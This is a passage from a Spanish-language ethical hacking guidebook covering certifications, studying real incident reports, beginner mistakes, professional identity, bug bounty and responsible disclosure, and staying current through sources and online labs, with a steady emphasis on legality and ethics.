43.14. Cómo demostrar tu certificación en tu portafolio

Incluí:

- Certificado en PDF
- Resumen de lo que aprendiste
- Laboratorios que realizaste
- Proyectos aplicados
- Scripts o herramientas creadas durante el estudio

Jamás digas:

“Tengo esta certificación, soy un hacker.”

Mostrá evidencia profesional.

43.15. Ejercicio del capítulo

1. Elegí **una** certificación inicial.
2. Descargá el temario oficial.
3. Conectá temario ↔ capítulos previos de este libro.
4. Armá un plan de 30 días.
5. Prepará tu laboratorio para practicar cada módulo.
6. Documentá tu progreso día a día.
7. Al finalizar, incorporá todo a tu portafolio profesional.

43.16. Conclusión del capítulo

En este capítulo aprendiste:

- Cuáles son las certificaciones ideales para empezar en hacking ético
- Cuáles evitar al principio
- Cómo elegir según tu objetivo
- Cómo prepararte con tu laboratorio
- Cómo organizar un plan de estudio realista
- Cómo integrarlas a tu portafolio profesional

Capítulo 44

Cómo aprender leyendo reportes de incidentes reales

44.1. El secreto del aprendizaje acelerado en ciberseguridad

Podés practicar en laboratorios, hacer CTFs, seguir rutas de TryHackMe o Hack The Box, pero hay una fuente de conocimiento que **supera todo eso** en realismo, profundidad y contexto:

los reportes públicos de incidentes reales.

Cuando una empresa sufre un ataque y publica un informe oficial, obtenés:

- Pasos del atacante
- Fallos de seguridad reales
- Técnicas modernas usadas en escenarios auténticos
- Qué detectó el Blue Team
- Qué pasó desapercibido
- Cómo se mitigó el incidente
- Qué lecciones quedaron
- Cronología completa del ataque

Es el equivalente a observar un combate real entre atacantes y defensores.

Este capítulo te enseñará cómo leer, analizar y aprender de estos reportes como un profesional.

44.2. Qué tipo de reportes existen

Un “incident report” o “post-mortem” puede venir de muchas fuentes. Los más valiosos son:

1. Post-mortems de empresas afectadas

- GitHub incident reports
- Cloudflare incident reviews
- Uber breach analysis
- Capital One AWS incident

2. Reportes de investigación de seguridad

- FireEye/Mandiant APT reports
- CrowdStrike Global Threat Reports

- Microsoft Security Intelligence
- IBM X-Force Threat Reports

3. Reportes forenses académicos

Análisis completos de malware, ransomware o campañas APT.

4. Reportes de bug bounty (divulgaciones públicas)

- HackerOne
- Bugcrowd
- Synack

Estos muestran cómo un atacante *ético* encontró un fallo grave en sistemas reales.

44.3. Qué NO estás buscando en estos reportes

Un fanático del hacking podría caer en la tentación equivocada. No buscás:

✘ Exploits secretos ✘ Zero-days sin parches ✘ Detalles operativos que violen privacidad ✘ Cómo replicar ataques a empresas reales

Buscás:

✔ Técnicas, no objetivos ✔ Errores repentibles, no repetir incidentes ✔ Procesos, no vectores ilegales ✔ Detección y respuesta, no intrusión ✔ Arquitecturas y fallas comunes

---

44.4. Cómo leer un reporte como un profesional

Un pentester, analista o DFIR no lee de corrido: **desarma el reporte por capas**.

1. Identificá el vector inicial

Por dónde entró el atacante:

- phishing (lo más común)
- credenciales filtradas
- servicio expuesto

- mala configuración cloud
- RCE
- VPN sin MFA

2. Analizá la técnica usada

Relacioná con MITRE ATT&CK:

- T1059 (ejecución de comandos)
- T1078 (valid account)
- T1190 (exploiting public-facing app)
- T1041 (exfiltración)

3. Mirá la cronología completa

Los buenos reportes incluyen timeline:

```
02:14 – Attacker gains initial access
02:17 – Establishes foothold
02:21 – Attempts privilege escalation
02:45 – Moves laterally to domain controller
03:03 – Exfiltrates data
```

Esto te enseña cómo **piensa** un atacante en una red real.

4. Identificá los fallos defensivos

- Logs faltantes
- Alertas ignoradas
- Falsos negativos
- Reglas del SIEM mal configuradas
- Demasiados privilegios en usuarios
- Puertos expuestos por error

5. Identificá lo que funcionó

- Segmentación de redes
- MFA
- IDS
- Alertas tempranas
- Rate limiting
- WAF

Esto te enseña qué defensas vale la pena replicar.

6. Analizá las recomendaciones finales

Siempre traen oro puro:

- Patching
- Hardening
- MFA obligatorio
- Rotación de llaves
- Zero Trust
- Monitoreo centralizado
- Políticas de contraseñas

Estas recomendaciones definen estándares reales.

44.5. Los mejores reportes para aprender (clasificados)

A. Reportes de incidentes reales (altamente educativos)

- Capital One AWS S3 Breach
- Uber 2016 Breach & Uber 2022 Breach
- SolarWinds Supply Chain Attack
- Equifax Breach
- Okta Lapsus$ Incident Reports

B. Reportes de APT (Avanzado)

- Mandiant APT1
- MITRE ATT&CK Case Studies
- CrowdStrike Falcon OverWatch Reports

C. Reportes de Bug Bounty (intermedio)

Buscá vulnerabilidades:

- IDOR
- SSRF
- RCE en paneles admin
- LFI/RFI
- SQLi en endpoints expuestos

Estos reportes muestran pensamiento ofensivo real y responsable.

44.6. Cómo construir habilidad técnica estudiando reportes

La idea no es leer y ya. La idea es **reproducir escenarios** (legalmente) en tu laboratorio.

Ejemplo: Capital One S3 Breach

El fallo fue una mala configuración IAM → SSRF → acceso a bucket.

Podés replicar:

- IAM mal configurado en un entorno local (minio)
- SSRF controlado en DVWA
- Reglas de firewall mal configuradas

Ejemplo: Okta Incident

Estudiar MFA, sesiones, tokens, logs de autenticación.

Podés replicar:

- Análisis de logs en Wazuh
- Monitoreo de accesos fallidos
- Simular detección de sesiones sospechosas

Ejemplo: APT con movimiento lateral

Podés:

- Crear dominio Windows mini
- Simular ataque con tu Kali
- Detectar con Suricata y Wazuh
- Leer logs de Windows Security

Cada incidente te enseña algo valioso.

44.7. Qué habilidades específicas se desarrollan leyendo reportes

✔ **Pensamiento forense** Cómo seguir el rastro de un atacante.

✔ **Modelado de amenazas realista** Qué vectores importan de verdad.

✔ **Comprensión profunda de metodología** PTES + MITRE in action.

✔ **Conocimiento de vulnerabilidades repetitivas** SSRF, RCE, credenciales débiles, configuración errónea.

✔ **Capacidad de análisis de riesgo** Qué fallos tienen verdadero impacto.

✔ **Mejora del lab propio** Copiás defensas reales y mejorás tu entorno.

44.8. Un método profesional para estudiar cada reporte

Creá una carpeta:

```
reportes_incidentes/
   ├─ reporte_solarwinds.pdf
   ├─ análisis_solarwinds.txt
   ├─ laboratorio_reproducido/
   ├─ lecciones_aprendidas.txt
```

Para cada reporte:

1. **Resumí el incidente en 10 líneas**
2. **Extraé el vector inicial**
3. **Relacioná cada técnica con MITRE ATT&CK**
4. **Listá los errores defensivos**
5. **Listá lo que funcionó**
6. **Reproducí una parte del ataque en tu lab**
7. **Escribí las lecciones aprendidas**

Esto te convertirá en un analista/pentester de alto nivel.

44.9. Ejercicio práctico del capítulo

1. Elegí un incidente público famoso.
2. Descargá el reporte oficial.
3. Leélo siguiendo las secciones anteriores.
4. Reproducí una parte del incidente (legal) en tu lab.
5. Relacioná técnicas con MITRE.
6. Documentá lo aprendido en tu portafolio.
7. Compará con otro incidente para ver patrones repetidos.

44.10. Conclusión del capítulo

En este capítulo aprendiste:

- Qué son los reportes reales de incidentes y por qué son un tesoro técnico
- Qué cosas buscar y qué evitar
- Cómo analizarlos con mentalidad profesional
- Cómo relacionar sus técnicas con MITRE ATT&CK
- Cómo reproducir incidentes legalmente en tu laboratorio
- Cómo integrar el análisis en tu portafolio y tu crecimiento técnico

---

Capítulo 45

Errores típicos de los principiantes y cómo evitarlos

45.1. La verdad incómoda: todos cometen los mismos errores

No importa si venís del mundo del desarrollo, redes, soporte técnico o si estás empezando desde cero: **los errores de los principiantes en hacking ético son siempre los mismos**. La buena noticia es que podés aprender a evitarlos antes de que te ralenticen durante meses.

Este capítulo funciona como un espejo: vas a identificar tus propios fallos, entender por qué ocurren y aprender a corregirlos siguiendo buenas prácticas profesionales.

45.2. Error 1 — Querer correr antes de caminar

El primer error del novato es intentar:

- hackear Active Directory sin saber Linux
- explotar RCE sin saber qué es HTTP
- hacer pivoting sin entender subredes
- usar Metasploit sin saber Nmap

Cómo evitarlo

Construí fundamentos, en este orden:

1. Linux
2. Redes
3. Web básico
4. Herramientas esenciales
5. Metodologías
6. Recién ahí, explotación avanzada

El que domina los fundamentos nunca se queda estancado.

45.3. Error 2 — Aprender solo herramientas, no conceptos

El novato típico “aprende Metasploit”, “aprende Burp Suite”, “aprende Nmap”, pero sin saber **por qué** funcionan así.

Resultado: ✔ ejecuta comandos ✘ no entiende vulnerabilidades ✘ no sabe interpretar resultados

Cómo evitarlo

Por cada herramienta estudiá:

- qué problema resuelve
- qué técnica implementa
- qué limitaciones tiene
- cómo se haría manualmente

Si no entendés la técnica, no entendés la herramienta.

45.4. Error 3 — No documentar nada

Los principiantes ejecutan comandos y explotan máquinas, pero:

- no guardan capturas
- no escriben hallazgos
- no anotan exploits usados
- no registran errores
- no guardan versiones
- no generan reportes

Esto **mata el progreso**.

Cómo evitarlo

Creá tu carpeta de pentesting:

```
mis_labs/
   ├─ metasploitable2/
   │      ├─ nmap/
   │      ├─ screenshots/
   │      ├─ exploits/
   │      ├─ report.md
```

Profesionalidad desde el día 1.

45.5. Error 4 — Obsesionarse con un solo vector

Muchos novatos se estancan porque quieren:

- explotar un SQLi perfecto
- encontrar RCE sí o sí
- bruteforcear un login imposible
- romper un cifrado que no vale la pena

Perdés días o semanas sin aprender nada nuevo.

Cómo evitarlo

Aplicá la regla de oro:

Si no avanzás en 20 minutos, cambiate de vector.

Los profesionales **pivotan**, no se obsesionan.

45.6. Error 5 — Subestimar la capa legal

El error más peligroso. Los principiantes creen que:

- “solo estoy probando un sitio al azar”
- “no hago daño, es educativo”
- “es solo un escaneo, no pasa nada”

Esto te puede costar:

- denuncia
- pérdida de reputación
- expulsión de plataformas

- problemas legales graves

Cómo evitarlo

Regla simple:

✔ Solo hackeá **tus máquinas** ✔ Usá plataformas **diseñadas para practicar** ✔ Si descubrís un fallo real, **divulgación responsable** ✔ Cuida capturas, logs y reportes

La ética no es decoración: es supervivencia.

45.7. Error 6 — No entender el alcance

En laboratorios caseros, muchos hacen:

- escaneos masivos sin necesidad
- pruebas que no corresponden
- scripts en máquinas no definidas
- pivoting cuando no es parte del objetivo
- fuzzing agresivo que rompe todo

Cómo evitarlo

Antes de empezar escribí:

```
Alcance:
- Objetivo: Explorar vulnerabilidades críticas en DVWA
- Red: host-only
- No DoS
- No fuzzing agresivo
```

Con esto evitás caos y enfocás tu energía.

45.8. Error 7 — No seguir metodologías

Los novatos hacen pentesting así:

1. Escanean
2. Explotan
3. Celebran
4. Repiten
5. Se pierden

No tienen un proceso claro.

Cómo evitarlo

Elegí **una**:

- PTES → para pentesting técnico
- OWASP → para web
- OSSTMM → para estructura formal
- NIST 800-115 → para compliance

Seguí fases, no impulsos.

45.9. Error 8 — Confiar ciegamente en herramientas automáticas

El principiante ejecuta Nessus, OpenVAS o Nmap NSE y cree que:

“Si no aparece en el escaneo, la máquina está segura.”

Grave error.

Cómo evitarlo

Valida manualmente:

- SQLi
- XSS
- Directory Traversal
- Auth Bypass
- Uploads inseguros

Las herramientas detectan, **vos confirmás.**

45.10. Error 9 — No practicar reporting

Muchos creen que el hacking es “explotar cosas”. El 50% del trabajo es **escribir**:

- impacto
- riesgo
- PoC
- mitigación
- reproducibilidad
- prioridades

Sin reporting, nadie ve tu trabajo.

Cómo evitarlo

Escribí reportes cortos de cada lab. Tu portafolio te lo va a agradecer.

45.11. Error 10 — Querer aprender todo a la vez

Linux Windows Web AD Python Cloud Burp Nmap Metasploit SIEM Red Team Blue Team CTFs Certificaciones

Resultado: ✔ ansiedad ✔ estancamiento ✔ burnout

Cómo evitarlo

Hacé una sola ruta:

Ruta Sugerida para principiantes:

1. Linux
2. Redes
3. Pentesting básico (Nmap, SQLi, XSS)
4. Web hacking
5. Explotación básica
6. Reporting
7. Una certificación inicial (eJPT, CPTS, PNPT)

45.12. Error 11 — Copiar comandos sin entenderlos

El novato copia:

```
nmap -sC -sV -p- -T4 10.10.10.5
```

Pero no entiende qué hace cada flag.

Cómo evitarlo

Cuando copies un comando:

- investigalo
- dividilo

- cambiá un parámetro
- probalo con otra máquina
- anotá lo que aprendiste

45.13. Error 12 — Abandonar por frustración

El peor de todos. Muchos abandonan porque:

- una máquina no sale
- un CTF los humilla
- creen que “no son buenos para esto”

La única diferencia entre un principiante frustrado y un profesional es: **quién siguió adelante.**

Cómo evitarlo

✔ Alterná tareas fáciles y difíciles ✔ Tomate descansos ✔ Volvé mañana con la cabeza clara ✔ Repetí técnicas hasta dominarlas ✔ No compitas; no compares

El progreso es acumulativo.

45.14. Ejercicio práctico del capítulo

1. Elegí **3 errores** que te identifiquen.
2. Escribí por qué te ocurre cada uno.
3. Definí una acción concreta para corregirlo.
4. Aplicalo durante una semana.
5. Registrá tus avances en un archivo `errores_y_mejoras.md`.

Hacer esto **acelera tu crecimiento muchísimo**.

45.15. Conclusión del capítulo

En este capítulo aprendiste:

- Los errores más comunes que retrasan a los principiantes
- Cómo corregir cada uno con hábitos profesionales
- Cómo evitar pérdidas de tiempo masivas
- Cómo mantenerte enfocado y ético
- Cómo mejorar tu forma de estudiar y practicar

- Cómo crear un estilo de hacking disciplinado y eficiente

Capítulo 46

Construyendo tu identidad profesional en seguridad ofensiva

46.1. La identidad profesional no es “ser hacker”, es ser confiable

En seguridad ofensiva, tu *identidad profesional* lo es todo. No importa cuántos laboratorios hiciste, cuántas máquinas explotaste o cuántos scripts escribiste: si un reclutador, un cliente o un colega no te percibe como **ético, responsable y profesional**, no confiará en vos.

Construir tu identidad en este campo no es un acto accidental: es una estrategia consciente que combina **ética, comunicación, portafolio, reputación, formación y presencia digital**.

Este capítulo te enseña exactamente cómo hacerlo.

46.2. ¿Qué significa “identidad profesional” en hacking ético?

Tu identidad es la combinación de:

- cómo hablás del hacking
- cómo mostrás tus proyectos
- qué cosas compartís (y cuáles evitás)
- cómo te referís a la ética legal
- cómo cuidás datos sensibles
- cómo escribir tus reportes
- tu postura ante la divulgación responsable
- tu presencia en redes y CV
- tu reputación entre colegas

No es tu *título*, sino la manera en que el mundo interpreta tu trabajo.

46.3. Pilares de una identidad profesional sólida

Pilar 1 — Ética + Legalidad (la base absoluta)

Tu reputación depende de tu conducta:

✔ Nunca trabajar fuera del alcance ✔ Practicar solo en laboratorios y plataformas legales ✔ Usar divulgación responsable ✔ Cuidar información sensible ✔ Hablar con respeto del impacto del hacking

La primera impresión siempre debe ser:

“Esta persona es confiable para un proyecto serio.”

Pilar 2 — Conocimiento técnico real

Tu identidad técnica se construye con:

- Proyectos de laboratorio bien documentados
- Scripts propios
- Reportes profesionales
- Certificaciones relevantes (eJPT, CPTS, PNPT, Security+)
- Laboratorios en plataformas como HTB y THM

La técnica sostiene tu credibilidad.

Pilar 3 — Comunicación clara

Un profesional de seguridad ofensiva explica:

- qué encontró
- por qué es grave
- cómo reproducirlo
- cómo mitigarlo
- cómo prevenirlo en el futuro

La claridad es sinónimo de seniority.

Pilar 4 — Presencia digital responsable

Tu identidad online es tu carta de presentación:

✔ LinkedIn profesional ✔ GitHub bien organizado ✔ Portafolio sin datos sensibles ✔ Participación en comunidades éticas ✔ Publicaciones educativas

Evita:

✘ presumir intrusiones ✘ lenguaje inmaduro ✘ capturas peligrosas ✘ PoCs no sanitizadas

---

46.4. Cómo comunicarte como un profesional

La forma en que hablás define tu nivel.

Evitá:

- “Hackeé tal sitio…”
- “Encontré un bug re loco en X empresa…”
- “Voy a explotar tal vulnerabilidad pública…”

Usá:

- “Realicé un laboratorio de pentesting siguiendo PTES…”
- “Analicé una vulnerabilidad en un entorno controlado…”
- “Construí un ejercicio para evaluar exposiciones comunes…”

Este lenguaje marca tu madurez.

46.5. Cómo escribir tu “perfil profesional”

Un buen perfil de LinkedIn / currículum debe transmitir:

- ética
- claridad
- metodología
- aprendizaje continuo
- enfoque técnico

- profesionalismo real

Modelo recomendado (listo para usar):

Profesional en ciberseguridad ofensiva orientado a pentesting ético y análisis de vulnerabilidades. Enfocado en metodologías PTES/OWASP, laboratorios controlados, reporting profesional y divulgación responsable. Experiencia construyendo entornos de prueba, creando PoCs seguras y documentando hallazgos con enfoque técnico y de mitigación. Comprometido con la ética, la legalidad y el aprendizaje continuo.

46.6. Cómo presentar tu trabajo sin parecer ilegal

Tu portafolio debe mostrar **tu pensamiento**, no tus "victorias".

Mostrá:

✔ Metodologías ✔ Proceso de razonamiento ✔ Evidencia de laboratorios propios ✔ Scripts tuyos ✔ Hardening aplicado ✔ Re-testings ✔ CTFs diseñados por vos

No muestres:

✘ accesos root a empresas ✘ paneles admin de terceros ✘ PoCs sin redacción ✘ capturas con datos reales ✘ direcciones IP ajenas

---

46.7. Qué rol juega la comunidad en tu identidad

Un profesional de seguridad ofensiva participa de forma positiva:

- foros
- grupos de Telegram/Discord
- GitHub discussions
- comentarios en LinkedIn
- ayuda a principiantes
- comparte recursos
- colabora en proyectos open-source

Tu reputación crece más rápido cuando contribuís sin esperar nada a cambio.

46.8. Cómo construir una marca personal técnica

Tu marca personal debe decir una cosa clara:

“Soy confiable y sé lo que hago.”

Estrategias concretas:

- Publicá artículos cortos sobre un tema que aprendiste
- Subí scripts simples pero útiles
- Mostrá comparaciones de herramientas
- Documentá un laboratorio de pentesting de forma didáctica
- Explicá una vulnerabilidad con claridad
- Contá cómo resolviste un CTF

Y siempre agregá una advertencia ética.

46.9. Lo que sí buscan los reclutadores en un perfil ofensivo

Reclutadores de seguridad ofensiva suelen preguntar:

- ¿documentás bien?
- ¿mantenés ética sólida?
- ¿entendés metodologías?
- ¿cómo manejás tus laboratorios?
- ¿sos consistente en tus proyectos?
- ¿cómo respondés a un incidente hipotético?
- ¿sabés comunicar un impacto?
- ¿interpretás CVEs?
- ¿podés explicar un hallazgo sin sonar confuso?

La técnica importa, pero la **responsabilidad importa más**.

46.10. Errores que destruyen una identidad profesional

✘ Mostrar PoCs peligrosas sin contexto

✘ Publicar accesos root a objetivos sensibles

✘ Usar lenguaje infantil o agresivo

✘ Hacer chistes sobre hackear cosas

✘ Publicar exploits en targets sin permiso

✘ Compartir información real de pentests privados

✘ Mentir sobre conocimientos o certificaciones

Una vez dañada la reputación, es muy difícil recuperarla.

46.11. Cómo fortalecer tu identidad semana a semana

1. Publicá algo educativo cada 7 días

- CVE explicado
- Script útil
- Mini tutorial
- Captura de un lab

2. Avanzá un proyecto propio cada semana

- CTF propio
- Script nuevo
- Parte del portafolio

3. Actualizá tu GitHub y LinkedIn

Consistencia = profesionalismo.

4. Leé reportes de incidentes (capitulo 44)

Te da lenguaje profesional y realista.

46.12. Ejercicio práctico del capítulo

1. Redactá tu **perfil profesional** usando el modelo anterior.
2. Creá una carpeta llamada `identidad_profesional/`.
3. Guardá ahí:
    - tu portafolio
    - tus reportes
    - tus scripts
    - tu CV
4. Escribí una lista de 10 cosas que no vas a publicar jamás.
5. Escribí una lista de 10 cosas que sí vas a publicar.
6. Hacé una publicación en LinkedIn explicando un aprendizaje sin datos sensibles.

46.13. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es realmente una identidad profesional en hacking ético
- Qué pilares la sostienen
- Cómo escribir un perfil sobrio, claro y técnico
- Cómo mostrar trabajos sin exponerte
- Qué evitan y qué buscan los reclutadores
- Cómo construir reputación positiva
- Qué prácticas destruyen tu imagen
- Cómo fortalecer tu presencia profesional de forma continua

Capítulo 47

De aficionado a colaborador: bug bounty y programas de divulgación responsable

47.1. El salto natural del fanático del hacking ético

Después de practicar en laboratorios, plataformas como TryHackMe/HTB y construir tus propios entornos, llega un punto en que muchos se preguntan:

“¿Cómo doy el salto al mundo real sin romper la ley?”

La respuesta profesional es: **bug bounty** + **divulgación responsable**.

Son los únicos canales donde un aficionado puede aplicar técnicas ofensivas sobre sistemas reales de forma **legal, controlada, ética y recompensada**.

Este capítulo te enseña cómo entrar a ese ecosistema sin equivocarte, cómo evitar problemas legales y cómo crecer de forma progresiva.

47.2. Qué es el bug bounty

Los programas de bug bounty permiten que investigadores externos (vos) reporten vulnerabilidades de forma segura. Las empresas:

- autorizan pruebas **controladas**,
- definen reglas claras,
- fijan alcances,
- pagan recompensas (a veces muy altas),
- agradecen públicamente a los colaboradores.

Es la manera **ética y legal** de poner a prueba sistemas reales.

47.3. Qué es la divulgación responsable

La divulgación responsable es un proceso formal para reportar vulnerabilidades a una organización **incluso si no tienen bug bounty**, sin exponerse ni violar la ley.

La idea es:

1. Encontrás un fallo accidentalmente.
2. Notificás de forma privada.
3. Esperás una respuesta o un plazo razonable.
4. Permitís que lo arreglen antes de publicar (si se publica).

Este proceso protege:

- al usuario,
- a la empresa,
- y a vos.

Es un mecanismo ético que demuestra profesionalismo.

47.4. Diferencias esenciales entre bug bounty y divulgación responsable

Factor	Bug Bounty	Divulgación Responsable
¿Hay permiso?	Sí, explícito	No siempre, puede ser informal
¿Hay recompensa?	Sí	No necesariamente
¿Hay reglas claras?	Sí	No siempre
¿Hay protección legal?	Alta	Limitada si te excedés
¿Publicación final?	Permitida bajo reglas	Depende de la empresa

---

47.5. Plataformas legales para empezar

Las mejores plataformas para principiantes:

✔ HackerOne

La más grande. Tiene programas **public** de aprendizaje.

✔ Bugcrowd

Muy activa, con buen soporte.

✔ Synack (más avanzada)

Requiere proceso de ingreso.

✔ Intigriti

Muy usada en Europa; excelente reputación.

✔ YesWeHack

Alternativa europea, ética y moderna.

Todas tienen programas para practicar sin riesgos.

47.6. Lo que NUNCA debe hacer un principiante

✘ Probar vulnerabilidades en sitios que no dan permiso

✘ Hacer escaneos automáticos completos

✘ Atacar servicios críticos

✘ Explotar vulnerabilidades sin control

✘ Saltarse límites del programa

✘ Publicar POCs sin autorización

Estas conductas pueden traer consecuencias **legales graves**.

47.7. Cómo elegir tu primer programa de bug bounty

Elegí:

✔ **programas públicos**, ✔ **empresas grandes**, ✔ con reglas claras, ✔ con scope limitado, ✔ con ejemplos de vulnerabilidades ya reportadas.

BUENOS PROGRAMAS PARA PRINCIPIANTES:

- Shopify (tiene buena documentación)
- GitLab
- HackerOne Public Programs
- Mozilla
- Starbucks

- Department of Defense (programas públicos legales)

47.8. Aprender leyendo reportes de bug bounty (oro puro)

Los reportes públicos de HackerOne son una mina de oro para aprender:

- técnicas modernas
- vectores reales
- impacto verdadero
- redacción profesional
- PoCs no destructivas
- cómo se explica un hallazgo
- qué buscan los triagers

Busca por tags:

- **XSS**
- **IDOR**
- **SSRF**
- **RCE**
- **Privilege Escalation**
- **Open Redirect**
- **Sensitive Data Exposure**

Te van a enseñar más que miles de tutoriales.

47.9. Cómo reportar de forma profesional

Un buen reporte contiene:

1. Título claro

“IDOR en /api/v2/user/order permite leer pedidos ajenos”

2. Descripción técnica precisa

3. Impacto

Qué puede lograr un atacante.

4. Pasos para reproducir

Claros, simples, numerados.

5. Prueba de concepto

Sin dañar datos, sin exponer usuarios reales.

6. Mitigación sugerida

Explicación profesional.

7. Evidencia

Capturas parcialmente censuradas.

8. Entorno

Browser, versión, sistema operativo.

Evita dramatismo o lenguaje agresivo.

47.10. El arte de no romper nada

En bug bounty rige una regla sagrada:

Tu objetivo no es comprometer, sino demostrar impacto mínimo sin causar daño.

Esto significa:

✔ no borrar datos ✔ no modificar configuraciones ✔ no hacer fuzzing destructivo ✔ no tocar endpoints críticos ✔ no alterar datos reales

Tu rol es proteger, no dañar.

47.11. El valor real del bug bounty: pensar como atacante real

El bug bounty complementa tus laboratorios porque:

- te obliga a leer código HTML/JS
- a analizar APIs
- a entender dominios complejos
- a estudiar flujos de autenticación
- a practicar enumeración inteligente
- a reportar con claridad
- a trabajar bajo reglas estrictas
- a ser disciplinado

Es un terreno de entrenamiento brutal.

47.12. Cómo construir una estrategia de bug bounty (para fanáticos)

Semana 1–2:

- Estudiar reportes públicos
- Practicar en DVWA
- Practicar en WebGoat / JuiceShop
- Repasar OWASP Top 10

Semana 3–4:

- Elegir 2 programas públicos
- Leer el scope completo
- Analizar endpoints
- Practicar IDOR y XSS

Semana 5–8:

- Foco en una sola empresa
- Buscar inconsistencias
- Estudiar APIs internas
- Explorar subdominios
- Construir PoCs seguras

Semana 9+:

- Reportar primer hallazgo
- Recibir feedback
- Ajustar metodología
- Reintentar

47.13. Cómo evitar frustración

El bug bounty puede ser difícil al inicio.

Evitá los errores típicos:

❌ querer recompensas rápidas ❌ moverte de programa en programa ❌ probar vectores aleatorios ❌ no documentar ❌ no leer reportes previos

LA CLAVE ES LA **CONSISTENCIA**.

47.14. Divulgación responsable sin bug bounty

Si encontrás una vulnerabilidad accidentalmente:

1. Verificá si la empresa tiene política de seguridad.
2. Si no tiene, enviá un email educado, claro y profesional.
3. No explotes más allá de lo mínimo necesario.
4. No publiques nada hasta que la empresa lo arregle.
5. Pedí confirmación de recepción.
6. Guardá evidencia mínima y segura.

Si la empresa no responde, dejá un plazo razonable (90 días en promedio).

47.15. Cómo protegerte legalmente

Siempre guardá:

- capturas censuradas
- comunicación por email
- ID del reporte
- evidencia mínima
- reglas del programa
- límites establecidos

Tu mejor defensa es mostrar que actuaste con:

✔ ética ✔ profesionalismo ✔ intención positiva

47.16. Ejercicio del capítulo

1. Abrí HackerOne.
2. Elegí un programa público simple.
3. Leé el scope entero.
4. Estudiá 10 reportes previos del mismo programa.
5. Anotá patrones de vulnerabilidades frecuentes.
6. Explorá endpoints sin romper nada.
7. Intentá reproducir un hallazgo viejo (legal).
8. Escribí un reporte ficticio para practicar.

47.17. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es el bug bounty y cómo empezar de forma ética
- Qué es la divulgación responsable y cuándo aplicarla
- Qué plataformas son seguras para practicar
- Qué reglas seguir para evitar problemas legales
- Cómo escribir reportes profesionales
- Cómo pensar como un atacante moderno sin dañar sistemas
- Cómo diseñar una estrategia de crecimiento progresivo
- Cómo convertirte en colaborador valioso para empresas reales

---

Capítulo 48

Manteniéndote actualizado: fuentes, comunidades y laboratorios online

48.1. La maldición (y bendición) de la ciberseguridad ofensiva

En seguridad ofensiva, el conocimiento **expira**. Lo que hoy es una técnica avanzada, mañana puede ser:

- parchada,
- detectada,
- mitigada,
- obsoleta,
- o reemplazada por un vector más moderno.

Para mantenerte relevante, tenés que convertir el aprendizaje en **un hábito constante**, no en un evento aislado. Este capítulo te guía para construir un sistema de actualización continua usando fuentes confiables, comunidades profesionales y laboratorios online que evolucionan día a día.

48.2. La regla de oro del profesional ofensivo

Si pasan 60 días sin aprender nada nuevo, ya estás desactualizado.

Los atacantes reales **sí** se actualizan. Los defensores serios también. Vos no podés quedarte atrás.

48.3. Las fuentes más confiables del mundo para mantenerse al día

A. Blogs y análisis de empresas de seguridad

Estas empresas investigan ataques reales, APTs, malware moderno, TTPs y vulnerabilidades críticas:

- **Mandiant / FireEye Blog**
- **CrowdStrike Blog**
- **Palo Alto Unit 42**
- **Microsoft Security Blog**
- **Cisco Talos**
- **IBM X-Force**
- **SentinelOne Labs**

Son la biblia del análisis ofensivo/defensivo.

B. Bases de vulnerabilidades y análisis técnico

- **CVE Details** → CVEs diarios
- **NVD (National Vulnerability Database)**
- **Exploit-DB** (solo PoC legales y sanitizadas)
- **Mitre ATT&CK Updates**
- **OpenCVE** (notificaciones)

Para un fanático del hacking ético, estas fuentes son comida diaria.

C. Comunidades profesionales

Comunidades donde se reúne gente seria:

- **Reddit r/netsec** (alto nivel)
- **Reddit r/AskNetsec**
- **HackerOne Hacktivity** (reportes reales)
- **Bugcrowd Forum**
- **OWASP Slack**
- **DFIR Discord groups**
- **Hack The Box Discord**
- **TryHackMe Discord**

Tenés contacto directo con profesionales de verdad.

D. YouTubers y educadores serios

Evita contenido superficial; buscá análisis profundos:

- IppSec (HTB walkthroughs)
- John Hammond (CVE analysis, CTFs)
- LiveOverflow (conceptos avanzados, binex, web)
- InsiderPhD (bug bounty)
- NahamSec (bug bounty, talleres)
- Hussein Nasser (networking real)
- Hackersploit (ofensiva general)

Muchos profesionales aprendieron más de IppSec que de cursos pagos.

48.4. Laboratorios online para practicar siempre cosas nuevas

1. Hack The Box (HTB)

Máquinas cada semana. Algunas extremadamente modernas. Mejora constante garantizada.

2. TryHackMe

Rutas guiadas. Perfecto para aprender sistemáticamente.

3. PortSwigger Web Security Academy

El mejor laboratorio web del mundo. Gratis. Actualizado todo el tiempo.

4. VulnHub

Descargas VMs vulnerables para tu propio lab. Retro y moderno.

5. Attack-Defense

Laboratorios microcentrados. Prácticas específicas.

6. Root Me

Miles de retos, incluyendo web, crack, stegano, red y más.

7. PentesterLab

Alto nivel, enfocado en web avanzada y explotación moderna.

48.5. Cómo organizar tu sistema personal de actualización

La clave no es seguir mil fuentes: es seguir **pocas pero buenas**.

Te propongo una estructura simple:

A. Rutina diaria (15–30 minutos)

1. Leer CVEs nuevas (OpenCVE).
2. Revisar titulares en

    - Mandiant
    - Unit 42
    - Microsoft Security
3. Mirar reportes nuevos en HackerOne (Hacktivity).

B. Rutina semanal (1–2 horas)

1. Resolver una máquina de HTB o THM.
2. Hacer un laboratorio nuevo de PortSwigger.
3. Leer un análisis técnico profundo (CrowdStrike o SentinelOne).
4. Actualizar tu portafolio con lo aprendido.

C. Rutina mensual (3–6 horas)

1. Replicar un incidente real en tu laboratorio (ver cap. 44).
2. Escribir un mini informe técnico para vos mismo.
3. Actualizar conocimientos de MITRE ATT&CK.
4. Estudiar un CVE importante del mes.

48.6. Cómo filtrar información basura

Hay MUCHÍSIMO humo en el mundo del hacking. Mucho “tutorial hackea X en 5 minutos”, mucha pose, poco contenido técnico real.

Para filtrar:

✔ Preferí fuentes que explican *por qué* algo funciona. ✔ Evitá contenido sensacionalista. ✔ No sigas creadores sin credibilidad. ✔ Elegí reportes, no “trucos rápidos”. ✔ Buscá documentación oficial siempre que pueda. ✔ Preferí comunidades técnicas sobre grupos virales.

El fanático del hacking ético debe ser **crítico con la información**, no consumidor pasivo.

48.7. Cómo saber si te estás quedando atrás

Señales claras de desactualización:

- No entendés un CVE reciente.
- No reconocés técnicas nuevas en MITRE.
- No sabés cómo funciona un ataque moderno (SSRF, OAuth abuse, cloud misconfig).
- No podés hablar de tendencias actuales (AI en ataques, supply chain, cloud breaches).
- No practicás nuevas máquinas o labs.
- Tu lab no cambió en meses.
- Tu portafolio siempre muestra lo mismo.

